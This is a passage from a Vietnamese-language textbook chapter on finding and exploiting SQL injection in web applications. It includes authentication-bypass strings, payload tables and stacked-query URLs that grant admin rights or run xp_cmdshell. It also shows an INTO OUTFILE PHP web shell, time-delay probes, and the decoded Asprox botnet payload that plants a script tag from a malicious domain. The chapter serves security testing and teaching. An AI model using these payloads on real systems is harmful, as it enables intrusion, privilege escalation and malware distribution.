WHERE uid=45or1=1

Điều này sẽ không trả về kết quả bạn mong muốn, nhưng bạn có thể thêm các chú thích nhiều dòng mà không có nội dung để tránh việc sử dụng các khoảng trắng:

http://www.victim.com/messages/list.aspx?uid=45/**/or/**/1=1

Truy vấn mới sẽ không có khoảng trắng trong dữ liệu nhập của người dùng, nhưng vẫn hợp lệ và sẽ trả về tất cả các dòng trong bảng messages.

Mục "Vượt qua Bộ lọc Dữ liệu Nhập" trong Chương 7 sẽ giải thích chi tiết kỹ thuật này và nhiều kỹ thuật khác được sử dụng để né tránh chữ ký.

Bảng 2.3: Ghi chú trong cơ sở dữ liệu

Cơ sở dữ liệu	Ghi chú	Quan sát
Microsoft SQL Server, Oracle và PostgreSQL	-- (2 dấu gạch ngang)	Dùng để chú thích trên 1 dòng
	/* */	Dùng để chú thích trên nhiều dòng
MySQL	-- (2 dấu gạch ngang)	Dùng cho các chú thích một dòng. Nó yêu cầu dấu gạch ngang thứ hai phải được theo sau bởi một dấu cách hoặc một ký tự điều khiển như tab, dòng mới, v.v.
	#	Dùng để chú thích trên 1 dòng
	/* */	Dùng để chú thích trên nhiều dòng

Kỹ thuật sau đây để xác nhận sự tồn tại của lỗ hổng sử dụng các chú thích SQL. Hãy xem xét yêu cầu sau:

http://www.victim.com/messages/list.aspx?uid=45/*hello*/

Nếu có lỗ hổng, ứng dụng sẽ gửi giá trị của uid theo sau bởi một chú thích. Nếu không gặp vấn đề khi xử lý yêu cầu và chúng ta nhận được kết quả giống như khi uid=45, điều này có nghĩa là cơ sở dữ liệu đã bỏ qua nội dung của chú thích. Đây có thể là dấu hiệu của một lỗ hổng SQL injection.

Sử dụng Chú Thích

Hãy xem cách chúng ta có thể sử dụng chú thích để kết thúc các câu lệnh SQL. Chúng ta sẽ sử dụng cơ chế xác thực trên trang web quản trị của Victim Inc. Hình 2.15 mô tả khái niệm kết thúc câu lệnh SQL.




Figure 2.15 Exploitation Terminating SQL Statement

Trong trường hợp này, chúng ta sẽ khai thác lỗ hổng bằng cách kết thúc câu lệnh SQL. Chúng ta chỉ tiêm mã vào trường tên người dùng và kết thúc câu lệnh. Chúng ta sẽ tiêm mã ' or 1=1;--, điều này sẽ tạo ra câu lệnh sau:

```
SELECT *
```

```
FROM administrators
```

```
WHERE username = '' or 1=1;-- ' AND password = '';
```

Câu lệnh này sẽ trả về tất cả các dòng trong bảng administrators nhờ vào điều kiện 1=1. Hơn nữa, nó sẽ bỏ qua phần còn lại của câu lệnh sau dấu chú thích -, vì vậy chúng ta không cần phải lo lắng về phần AND password='.

Bạn cũng có thể giả mạo một người dùng đã biết bằng cách tiêm admin';--. Điều này sẽ tạo ra câu lệnh sau:

```
SELECT *
```

```
FROM administrators
```

```
WHERE username = 'admin';-- ' AND password = '';
```

Câu lệnh này sẽ chỉ trả về một dòng chứa người dùng admin, qua đó vượt qua cơ chế xác thực.

Bạn có thể gặp những tình huống mà dấu gạch nối đôi (--) không thể sử dụng được vì nó bị ứng dụng lọc hoặc vì việc chú thích phần còn lại của câu lệnh gây ra lỗi. Trong những trường hợp này, bạn có thể sử dụng chú thích đa dòng (/**/) để chú thích các phần của câu lệnh SQL. Kỹ thuật này yêu cầu phải có hơn một tham số để bị tấn công và hiểu rõ vị trí của các tham số trong câu lệnh SQL.

Hình 2.16 minh họa một cuộc tấn công sử dụng chú thích đa dòng. Lưu ý rằng văn bản trong trường mật khẩu được tiết lộ để làm rõ. Nó minh họa một cuộc tấn công sử dụng chú thích nhiều dòng.



Figure 2.16 Using Multiline Comments

Trong cuộc tấn công này, chúng ta sử dụng trường Tên người dùng để chọn người dùng mà chúng ta muốn và bắt đầu chú thích với chuỗi /*. Trong trường Mật khẩu, chúng ta kết thúc chú thích bằng chuỗi */ và thêm chuỗi dấu nháy đơn để kết thúc câu lệnh một cách chính xác về mặt cú pháp mà không ảnh hưởng đến kết quả. Câu lệnh SQL kết quả sẽ là:

```
SELECT *
```

```
FROM administrators
```

WHERE username = 'admin'/* AND password = '*/';

Việc loại bỏ mã đã được chú thích giúp làm rõ ví dụ:

SELECT *

FROM administrators

WHERE username = 'admin'";

Như bạn có thể thấy, chúng ta cần phải kết thúc câu lệnh bằng một chuỗi do dấu nháy đơn cuối cùng được ứng dụng thêm vào, điều này mà chúng ta không thể kiểm soát. Chúng ta đã chọn nối chuỗi với một chuỗi rỗng, điều này không ảnh hưởng đến kết quả của câu truy vấn.

Trong ví dụ trước, chúng ta đã nối đầu vào của mình với một chuỗi rỗng. Việc nối chuỗi là một điều bạn luôn cần phải làm khi thử nghiệm SQL injection. Tuy nhiên, vì nó được thực hiện khác nhau trong SQL Server, MySQL, Oracle và PostgreSQL, nó có thể được sử dụng như một công cụ để xác định cơ sở dữ liệu từ xa. Bảng 2.4 trình bày các toán tử nối chuỗi trong mỗi cơ sở dữ liệu.

Bảng 2.4 Các toán tử nối chuỗi trong cơ sở dữ liệu.

Cơ sở dữ liệu	Nối chuỗi
Microsoft SQL Server	'a' + 'b' = 'ab'
MySQL	'a' 'b' = 'ab'
Oracle và PostgreSQL	'a' 'b' = 'ab'

Nếu chúng ta tìm thấy một tham số trong ứng dụng Web có lỗ hổng nhưng không chắc chắn về loại máy chủ cơ sở dữ liệu từ xa, chúng ta có thể sử dụng các kỹ thuật nối chuỗi để xác định. Việc xác định cơ sở dữ liệu từ xa có thể được thực hiện bằng cách thay thế bất kỳ tham số chuỗi dễ bị tấn công nào bằng cách nối chuỗi theo cách sau:

<http://www.victim.com/displayuser.aspx?User=Bob> -- Yêu cầu gốc

<http://www.victim.com/displayuser.aspx?User=B'+ob> -- MSSQL

[http://www.victim.com/displayuser.aspx?User=B"ob](http://www.victim.com/displayuser.aspx?User=B) -- MySQL

<http://www.victim.com/displayuser.aspx?User=B'||ob> -- Oracle hoặc PostgreSQL

Gửi ba yêu cầu đã thay đổi này sẽ cho bạn biết cơ sở dữ liệu đang chạy trên máy chủ backend từ xa, vì hai yêu cầu sẽ trả về lỗi cú pháp và một trong số chúng sẽ trả về kết quả giống như yêu cầu gốc, chỉ ra cơ sở dữ liệu nền tảng.

Bảng 2.5 cho thấy một bảng tóm tắt với một số chuỗi sử dụng bình luận cơ sở dữ liệu thường được sử dụng để vượt qua các cơ chế xác thực.

Bảng 2.5: Chữ ký sử dụng chú thích trong cơ sở dữ liệu.

Kiểm tra chuỗi	Biến thể	Kết quả
admin'--	admin')--	Vượt qua cơ chế xác thực bằng cách trả về tập hợp hàng của admin từ cơ sở dữ liệu.
admin' #	admin')#	MySQL—Vượt qua cơ chế xác thực bằng cách trả về tập hợp hàng của admin từ cơ sở dữ liệu
1--	1)--	Chú thích phần còn lại của truy vấn, dự kiến sẽ loại bỏ bất kỳ bộ lọc nào được chỉ định trong mệnh đề WHERE sau tham số có thể thêm vào
1 or 1=1--	1) or 1=1--	Trả về tất cả các hàng bằng cách chèn vào một tham số.
' or '1'='1'--	- ') or '1'='1'--	Trả về tất cả các hàng bằng cách chèn vào một tham số chuỗi.
-1 and 1=2--	-1) and 1=2- -	Không trả về hàng nào bằng cách chèn vào một tham số
' and '1'='2' - -) and '1'='2'--	Không trả về hàng nào bằng cách chèn vào một tham số chuỗi
1/*comment*/		Chèn chú thích. Nếu thành công, nó không tạo ra sự khác biệt nào so với yêu cầu ban đầu. Giúp xác định các lỗ hổng SQL injection

Thực Thi Nhiều Câu Lệnh

Việc kết thúc một câu lệnh SQL mang lại cho bạn sự kiểm soát lớn hơn đối với mã SQL được gửi đến máy chủ cơ sở dữ liệu. Thực tế, quyền kiểm soát này vượt ra ngoài câu lệnh được tạo bởi cơ sở dữ liệu. Nếu bạn kết thúc câu lệnh SQL, bạn có thể tạo ra một câu lệnh mới mà không có bất kỳ hạn chế nào.

Microsoft SQL Server 6.0 đã giới thiệu con trỏ phía máy chủ vào kiến trúc của mình, cho phép thực thi một chuỗi với nhiều câu lệnh qua cùng một kết nối. Tính năng này cũng được hỗ trợ trong tất cả các phiên bản sau này và cho phép thực thi các câu lệnh như sau:

```
SELECT foo FROM bar; SELECT foo2 FROM bar2;
```

Máy khách kết nối tới SQL Server và thực thi từng câu lệnh theo thứ tự. Máy chủ cơ sở dữ liệu sẽ trả về cho máy khách nhiều bộ kết quả bằng số lượng câu lệnh đã được gửi.

Tính năng này cũng được hỗ trợ trong cơ sở dữ liệu PostgreSQL. MySQL cũng đã giới thiệu tính năng này trong Phiên bản 4.1 trở đi, tuy nhiên, tính năng này không được bật mặc định. Các cơ sở dữ liệu Oracle không hỗ trợ nhiều câu lệnh theo cách này, trừ khi sử dụng PL/SQL.

Kỹ thuật khai thác yêu cầu bạn có thể kết thúc câu lệnh đầu tiên, để sau đó có thể nối thêm mã SQL tùy ý.

Khái niệm này có thể được khai thác theo nhiều cách. Ví dụ đầu tiên sẽ nhắm vào một ứng dụng kết nối với cơ sở dữ liệu SQL Server. Chúng ta sẽ sử dụng nhiều câu lệnh để nâng cao quyền hạn trong ứng dụng—ví dụ, bằng cách thêm người dùng của chúng ta vào nhóm quản trị viên. Mục tiêu của chúng ta là thực thi câu lệnh UPDATE để thực hiện điều đó:

```
UPDATE users /* Cập nhật bảng Users */
```

```
SET isadmin=1 /* Thêm quyền quản trị vào ứng dụng */
```

```
WHERE uid=<Mã Người Dùng Của Bạn> /* tới người dùng của bạn */
```

Chúng ta cần bắt đầu cuộc tấn công, liệt kê các cột bằng cách sử dụng kỹ thuật HAVING 1=1 và GROUP BY đã được giải thích trước đó:

```
http://www.victim.com/welcome.aspx?user=45; select * from users having 1=1;--
```

Câu lệnh này sẽ trả về một lỗi với tên của cột đầu tiên và cần phải lặp lại quá trình, thêm các tên vào mệnh đề GROUP BY:

```
http://www.victim.com/welcome.aspx?user=45;select * from users having 1=1  
GROUP BY uid;--
```

```
http://www.victim.com/welcome.aspx?user=45;select * from users having 1=1  
GROUP BY uid, user;--
```

```
http://www.victim.com/welcome.aspx?user=45;select * from users having 1=1  
GROUP BY uid, user, password;--
```

```
http://www.victim.com/welcome.aspx?user=45;select * from users having 1=1  
GROUP BY uid, user, password, isadmin;--
```

Sau khi phát hiện được tên các cột, URL tiếp theo với mã tiêm vào để thêm quyền quản trị cho ứng dụng Web Victim Inc. sẽ là:

`http://www.victim.com/welcome.aspx?uid=45;UPDATE users SET isadmin=1
WHERE uid=45;--`

Cảnh Báo

Hãy rất cẩn thận khi nâng cao quyền hạn bằng cách thực thi câu lệnh UPDATE và luôn thêm một mệnh đề WHERE ở cuối. Đừng làm như thế này:

`http://www.victim.com/welcome.aspx?uid=45; UPDATE users SET isadmin=1`

Điều này sẽ cập nhật mọi bản ghi trong bảng users, điều này không phải là mục đích chúng ta muốn thực hiện.

Việc có khả năng thực thi mã SQL tùy ý mở ra nhiều vector tấn công. Bạn có thể thêm người dùng mới bằng cách thực hiện câu lệnh:

```
INSERT INTO administrators (username, password)  
VALUES ('hacker', 'mysecretpassword')
```

Ý tưởng là tùy thuộc vào ứng dụng, bạn có thể thực thi câu lệnh phù hợp. Tuy nhiên, bạn sẽ không nhận được kết quả từ câu truy vấn nếu thực thi câu lệnh SELECT, vì máy chủ Web chỉ đọc bộ kết quả đầu tiên. Trong Chương 5, bạn sẽ học các kỹ thuật để bổ sung dữ liệu vào kết quả hiện tại bằng cách sử dụng câu lệnh UNION.

Ngoài ra, nếu người dùng cơ sở dữ liệu có đủ quyền, bạn có thể tương tác với hệ điều hành, chẳng hạn như đọc và ghi tệp, và thực thi các lệnh hệ điều hành. Những kiểu tấn công này được giải thích chi tiết trong Chương 6 và là những ví dụ điển hình về việc sử dụng nhiều câu lệnh:

`http://www.victim.com/welcome.aspx?uid=45;exec master..xp_cmdshell 'ping
www.google.com';--`

Bây giờ, chúng ta sẽ khám phá các kỹ thuật tương tự sử dụng nhiều câu lệnh SQL trong cơ sở dữ liệu MySQL (nếu chức năng nhiều câu lệnh được bật). Kỹ thuật và tính năng này hoàn toàn giống nhau và chúng ta sẽ phải kết thúc câu truy vấn đầu tiên và thực thi mã tùy ý trong câu lệnh thứ hai. Ví dụ cho câu lệnh thứ hai là:

```
SELECT '<?php echo shell_exec($_GET["cmd"]);?>'  
INTO OUTFILE '/var/www/victim.com/shell.php';--
```


Câu lệnh SQL này sẽ xuất chuỗi ‘ ‘ vào tệp /var/www/victim.com/shell.php. Chuỗi được ghi vào tệp là một script PHP nhận giá trị của tham số GET gọi là cmd và thực thi nó trong shell của hệ điều hành.

URL thực hiện cuộc tấn công này sẽ có dạng:

```
http://www.victim.com/search.php?s=test';SELECT '<?php echo  
shell_exec($_GET["cmd"]);?>'
```

```
INTO OUTFILE '/var/www/victim.com/shell.php';--
```

Với điều kiện MySQL chạy trên cùng một máy chủ với máy chủ Web và người dùng chạy MySQL có đủ quyền, và máy chủ đã bật chức năng nhiều câu lệnh, câu lệnh trên sẽ tạo ra một tệp trong thư mục Web root cho phép thực thi các lệnh tùy ý:

```
http://www.victim.com/shell.php?cmd=ls
```

Bạn sẽ học thêm về cách khai thác loại lỗ hổng này trong Chương 6. Quan trọng nhất là bạn cần hiểu được khái niệm và các khả năng của việc thực thi mã SQL tùy ý với nhiều câu lệnh.

Bảng 2.6 sẽ liệt kê các chữ ký được sử dụng để chèn nhiều câu lệnh.

Ghi chú từ thế giới ngầm...

Việc sử dụng SQL của Asprox Botnet

Botnet là một mạng lưới lớn gồm các máy tính bị nhiễm độc thường được bọn tội phạm và các tổ chức tội phạm có tổ chức sử dụng để khởi động các cuộc tấn công lừa đảo, gửi e-mail spam hoặc khởi động các cuộc tấn công từ chối dịch vụ (DoS) phân tán.

Các máy tính mới bị nhiễm sẽ trở thành một phần của mạng botnet được điều khiển bởi máy chủ chính. Có một số các phương thức lây nhiễm, một trong những phương thức phổ biến nhất là khai thác các lỗ hổng của trình duyệt Web. Trong này

Trong trường hợp này, nạn nhân mở một trang Web được phục vụ bởi một trang Web độc hại có chứa một cách khai thác lỗ hổng bảo mật của nạn nhân. browser. Nếu mã khai thác được thực thi thành công thì nạn nhân sẽ bị nhiễm virus.

Do hậu quả của phương thức lây nhiễm này, không có gì ngạc nhiên khi chủ sở hữu botnet luôn tìm kiếm nhắm mục tiêu các trang web để phục vụ phần mềm độc

hại của họ. Trojan Asprox được thiết kế chủ yếu để tạo ra một mạng botnet thư rác chuyên gửi e-mail lừa đảo.

Tuy nhiên, trong tháng 5 năm 2008, tất cả các hệ thống bị nhiễm trong mạng botnet đều nhận được một thành phần cập nhật trong một tệp có tên. **msscncr32.exe**. Tệp này là một công cụ tấn công SQL injection được cài đặt dưới dạng dịch vụ hệ thống với tên gọi "Microsoft Security Center Extension". Khi dịch vụ này chạy, nó sử dụng công cụ tìm kiếm Google để xác định các nạn nhân tiềm năng, bằng cách nhận diện các máy chủ chạy các trang .asp có tham số GET. Mã lây nhiễm sẽ kết thúc các câu lệnh SQL hiện tại và nối thêm câu lệnh mới, như bạn đã thấy trong chương này.

Hãy cùng xem qua URL lây nhiễm:

<http://www.victim.com/vulnerable.asp?id=425;DECLARE @S>

VARCHAR(4000);SET @S=CAST(0x4445434C4152452040542056415243

<snip>

434C415245202075F437572736F72 AS

VARCHAR(4000));EXEC(@S);-- [rút gọn vì lý do tiết kiệm không gian]

Dưới đây là mã không được mã hóa và có chú thích thực hiện tấn công:

DECLARE

@T VARCHAR(255), /* biến để lưu tên bảng */

@C VARCHAR(255) /* biến để lưu tên cột */

DECLARE Table_Cursor CURSOR

/* khai báo một con trỏ DB sẽ chứa */

FOR /* tất cả các cặp bảng/cột cho tất cả các */

SELECT a.name, b.name /* bảng và cột do người dùng tạo */

FROM sysobjects a, syscolumns b

/* các cột có kiểu dữ liệu text(35), ntext(99), varchar(167) */

WHERE a.id = b.id AND a.xtype = 'u' AND (b.xtype = 99 OR b.xtype = 35 OR b.xtype = 231 OR b.xtype = 167)

```

OPEN Table_Cursor /* Mở con trỏ */
FETCH NEXT FROM Table_Cursor INTO @T, @C
/* Lấy kết quả đầu tiên */
WHILE(@@FETCH_STATUS = 0) /* Vào vòng lặp cho mỗi dòng */ BEGIN
EXEC('UPDATE [' + @T + '] SET
/* Cập nhật mọi cột và nối thêm */
[' + @C + ']=RTRIM(CONVERT(VARCHAR(8000),[' + @C + '])) +
/* một chuỗi chỉ dẫn tới một */
"<script src=http://www.banner82.com/b.js></script>"')
/* tệp JavaScript */
FETCH NEXT FROM Table_Cursor INTO @T, @C
/* Lấy kết quả tiếp theo */
END
CLOSE Table_Cursor /* Đóng con trỏ */
DEALLOCATE Table_Cursor /* Giải phóng con trỏ */

```

Mã trên sẽ cập nhật nội dung của cơ sở dữ liệu bằng cách nối thêm thẻ <script>. Nếu bất kỳ nội dung nào được hiển thị trên trang web (điều này rất có thể xảy ra), trình duyệt của người dùng sẽ tải tệp JavaScript vào. Mục đích của tấn công này là chiếm đoạt máy chủ Web và sửa đổi mã HTML hợp pháp để chèn tệp JavaScript, chứa mã cần thiết để lây nhiễm các máy tính dễ bị tổn thương hơn và tiếp tục mở rộng botnet.

Nếu bạn muốn tìm thêm thông tin về Asprox, bạn có thể tham khảo các URL sau:

www.toorcon.org/tcx/18_Brown.pdf

xanalysis.blogspot.com/2008/05/asprox-trojan-and-banner82com.html

Bảng 2.6: Chữ ký để thực hiện nhiều câu lệnh

Kiểm tra chuỗi	Biểu thức	Kết quả
'[SQL Statement];--);[SQL Statement];--	Thực thi nhiều câu lệnh chèn một chuỗi tham số

'[SQL Statement];#);[SQL Statement];#	MySQL—Thực thi nhiều câu lệnh chèn một tham số chuỗi (nếu được bật trên cơ sở dữ liệu)
;[SQL Statement];--);[SQL Statement];--	Thực hiện nhiều câu lệnh chèn một số tham số
;[SQL Statement];#);[SQL Statement];#	MySQL—Thực thi nhiều câu lệnh chèn một tham số số (nếu được bật trên cơ sở dữ liệu)

Time Delays

Khi kiểm tra các ứng dụng để tìm các lỗ hổng SQL injection, bạn thường gặp phải các lỗ hổng tiềm ẩn mà rất khó để xác nhận. Điều này có thể do nhiều lý do, nhưng chủ yếu là vì ứng dụng Web không hiển thị lỗi và bạn không thể lấy được bất kỳ dữ liệu nào.

Trong trường hợp này, việc chèn độ trễ thời gian vào truy vấn cơ sở dữ liệu và kiểm tra xem phản hồi từ máy chủ có bị trì hoãn hay không là một kỹ thuật hữu ích. Độ trễ thời gian là một kỹ thuật rất mạnh mẽ vì máy chủ Web có thể giấu lỗi hoặc dữ liệu, nhưng không thể tránh việc phải đợi cơ sở dữ liệu trả về kết quả, do đó bạn có thể xác nhận sự tồn tại của SQL injection. Kỹ thuật này đặc biệt hữu ích trong các tình huống injection mù.

Máy chủ Microsoft SQL có một lệnh tích hợp để thêm độ trễ vào các truy vấn: WAITFOR DELAY 'hours:minutes:seconds'. Ví dụ, yêu cầu sau gửi đến máy chủ Web của Victim Inc. sẽ mất khoảng 5 giây:

```
http://www.victim.com/basket.aspx?uid=45;waitfor delay '0:0:5';--
```

Độ trễ trong phản hồi từ máy chủ đảm bảo rằng chúng ta đang chèn mã SQL vào cơ sở dữ liệu phía sau.

Các cơ sở dữ liệu MySQL không có lệnh tương đương với lệnh WAITFOR DELAY. Tuy nhiên, có thể tạo độ trễ bằng cách sử dụng các hàm mất nhiều thời gian để thực hiện. Hàm BENCHMARK của MySQL là một lựa chọn tốt. Hàm BENCHMARK thực thi một biểu thức một số lần nhất định. Nó được sử dụng để đánh giá tốc độ thực thi các biểu thức trong MySQL. Thời gian cần thiết để cơ sở dữ liệu thực hiện truy vấn thay đổi tùy thuộc vào tải của máy chủ và tài nguyên tính toán; tuy nhiên, miễn là độ trễ có thể nhận thấy, kỹ thuật này có thể được sử dụng để xác định các lỗ hổng. Hãy cùng xem ví dụ sau:

```
mysql> SELECT BENCHMARK(10000000, ENCODE('hello', 'mom'));
```

```
+-----+
```

```
| BENCHMARK(10000000, ENCODE('hello', 'mom')) |
```

```
+-----+
```

```
| 0 |
```

```
+-----+
```

1 row in set (3.65 sec)

Mất 3.65 giây để thực thi truy vấn, vì vậy nếu chúng ta chèn mã này vào một lỗ hổng SQL injection, sẽ có độ trễ trong phản hồi từ máy chủ. Nếu muốn làm chậm phản hồi hơn nữa, chúng ta chỉ cần tăng số lần lặp. Ví dụ:

```
http://www.victim.com/display.php?id=32; SELECT BENCHMARK(10000000, ENCODE('hello', 'mom'));--
```

Trong Oracle PL/SQL, có thể tạo độ trễ bằng cách sử dụng bộ lệnh sau:

```
BEGIN
```

```
DBMS_LOCK.SLEEP(5);
```

```
END;
```

Hàm DBMS_LOCK.SLEEP() khiến một thủ tục "ngủ" trong một số giây nhất định; tuy nhiên, có một số hạn chế đối với hàm này. Đầu tiên, hàm này không thể được chèn trực tiếp vào một truy vấn phụ, vì Oracle không hỗ trợ các truy vấn xếp chồng. Thứ hai, gói DBMS_LOCK chỉ có sẵn cho các quản trị viên cơ sở dữ liệu.

Một phương pháp tốt hơn trong Oracle PL/SQL, cho phép chèn trực tiếp, sử dụng bộ lệnh sau:

```
http://www.victim.com/display.php?id=32 or  
l=dbms_pipe.receive_message('RDS', 10)
```

Hàm DBMS_PIPE.RECEIVE_MESSAGE sẽ chờ 10 giây để nhận dữ liệu từ kênh RDS. Gói này được cấp quyền cho công chúng theo mặc định. Khác với các thủ tục như DBMS_LOCK.SLEEP(), một hàm có thể được sử dụng trong một câu lệnh SQL.

Trên các cơ sở dữ liệu PostgreSQL gần đây (từ phiên bản 8.2 trở lên), hàm pg_sleep có thể được sử dụng để tạo độ trễ:

```
http://www.victim.com/display.php?id=32; SELECT pg_sleep(10);--
```

Phần "Using Time-Based Techniques" trong Chương 5 sẽ thảo luận các kỹ thuật khai thác khi thời gian là yếu tố liên quan.

Tự động khám phá SQL Injection

Trong chương này, bạn đã thấy các kỹ thuật tìm kiếm lỗ hổng SQL injection trong ứng dụng Web theo cách thủ công. Bạn đã thấy rằng quá trình này bao gồm ba bước:

- Xác định các điểm nhập liệu
- Chèn dữ liệu
- Phát hiện các bất thường từ phản hồi

Trong phần này, bạn sẽ thấy rằng có thể tự động hóa quá trình này đến một mức độ nhất định, nhưng vẫn có một số vấn đề mà ứng dụng cần phải xử lý. Việc xác định các điểm nhập liệu có thể được tự động hóa. Nó chỉ đơn giản là việc quét website và tìm các yêu cầu GET và POST. Việc chèn dữ liệu cũng có thể thực hiện một cách tự động, vì tất cả các dữ liệu cần thiết để gửi yêu cầu đã được lấy trong giai đoạn trước. Vấn đề chính khi tự động tìm lỗ hổng SQL injection là việc phát hiện các bất thường từ phản hồi của máy chủ từ xa.

Mặc dù rất dễ dàng để một con người phân biệt trang lỗi hoặc một bất thường khác, nhưng đôi khi rất khó đối với một chương trình để hiểu kết quả trả về từ máy chủ. Trong một số trường hợp, một ứng dụng có thể dễ dàng nhận ra rằng đã xảy ra lỗi cơ sở dữ liệu:

- Khi ứng dụng Web trả về lỗi SQL được tạo ra bởi cơ sở dữ liệu
- Khi ứng dụng Web trả về lỗi HTTP 500
- Một số trường hợp của SQL injection mù

Tuy nhiên, trong những tình huống khác, một ứng dụng sẽ gặp khó khăn trong việc nhận diện lỗ hổng tồn tại và có thể bỏ sót nó. Vì lý do đó, quan trọng là hiểu được những giới hạn của việc tự động phát hiện lỗ hổng SQL injection và tầm quan trọng của việc kiểm tra thủ công.

Hơn nữa, còn có một biến số khác khi kiểm tra các lỗ hổng SQL injection. Các ứng dụng được lập trình bởi con người, và cuối cùng, lỗi cũng được lập trình bởi con người. Khi bạn nhìn vào một ứng dụng Web, bạn có thể cảm nhận được nơi mà các lỗ hổng tiềm tàng có thể xuất hiện, dựa vào trực giác và kinh nghiệm của bạn.

Điều này xảy ra vì bạn có thể hiểu được ứng dụng, điều mà công cụ tự động không thể làm được.

Một con người có thể dễ dàng nhận thấy một phần của ứng dụng Web chưa được triển khai hoàn thiện, có thể chỉ là một bảng "Phiên bản Beta - chúng tôi vẫn đang thử nghiệm" trên trang. Điều này có vẻ rõ ràng rằng bạn có thể có cơ hội tìm thấy các lỗ hổng thú vị hơn khi kiểm tra những phần chưa hoàn thiện này so với việc kiểm tra mã đã được phát triển hoàn chỉnh.

Ngoài ra, kinh nghiệm của bạn cho phép bạn nhận diện được phần mã nào có thể đã bị bỏ qua bởi các lập trình viên. Ví dụ, có những trường hợp mà hầu hết các trường nhập liệu đều được xác thực nếu chúng yêu cầu nhập liệu trực tiếp từ người dùng. Tuy nhiên, những trường được tạo ra từ một quy trình khác, được viết động vào trang (nơi người dùng có thể thao tác với chúng) và sau đó được tái sử dụng trong các câu lệnh SQL, thường ít được xác thực hơn vì chúng được cho là đến từ một nguồn đáng tin cậy.

Mặt khác, các công cụ tự động rất hệ thống và kỹ lưỡng. Chúng không hiểu được logic của ứng dụng Web, nhưng chúng có thể kiểm tra rất nhanh một lượng lớn các điểm tiềm năng để chèn mã, điều mà con người không thể làm một cách kỹ lưỡng và nhất quán.

Các công cụ tìm kiếm trong SQL Injection

Trong phần này, tôi sẽ giới thiệu một số công cụ thương mại và miễn phí được thiết kế để tìm các lỗ hổng SQL injection. Các công cụ chỉ tập trung vào khai thác sẽ không được trình bày trong chương này.

HP WebInspect

WebInspect là một công cụ thương mại của Hewlett-Packard. Mặc dù bạn có thể sử dụng nó như một công cụ phát hiện SQL injection, mục đích thực sự của công cụ này là tiến hành đánh giá toàn diện về bảo mật của một trang Web. Công cụ này không yêu cầu kiến thức kỹ thuật và thực hiện quét đầy đủ, kiểm tra các cấu hình sai và các lỗ hổng ở tầng máy chủ ứng dụng và ứng dụng Web.

Hình 2.17 hiển thị công cụ khi đang hoạt động.




Figure 2.17 HP WebInspect

WebInspect phân tích có hệ thống các tham số được gửi đến ứng dụng, kiểm tra tất cả các loại lỗ hổng, bao gồm cross-site scripting (XSS), tấn công chen tệp từ xa và nội bộ, SQL injection, tấn công chen lệnh hệ điều hành, v.v. Với WebInspect, bạn cũng có thể mô phỏng xác thực người dùng hoặc bất kỳ quy trình nào khác bằng cách lập trình một macro cho bài kiểm tra. Công cụ này cung cấp bốn cơ chế xác thực: Basic, NTLM, Digest và Kerberos.

WebInspect có thể phân tích nội dung JavaScript và Flash và có khả năng kiểm tra các công nghệ Web 2.0.

Liên quan đến SQL injection, WebInspect phát hiện giá trị của tham số và thay đổi hành vi của nó tùy thuộc vào việc tham số đó là chuỗi hay số. Bảng 2.7 trình bày các chuỗi tiêm mà WebInspect gửi để xác định các lỗ hổng SQL injection.

Bảng 2.7 Chữ ký được WebInspect sử dụng để nhận dạng nội dung SQL Injection

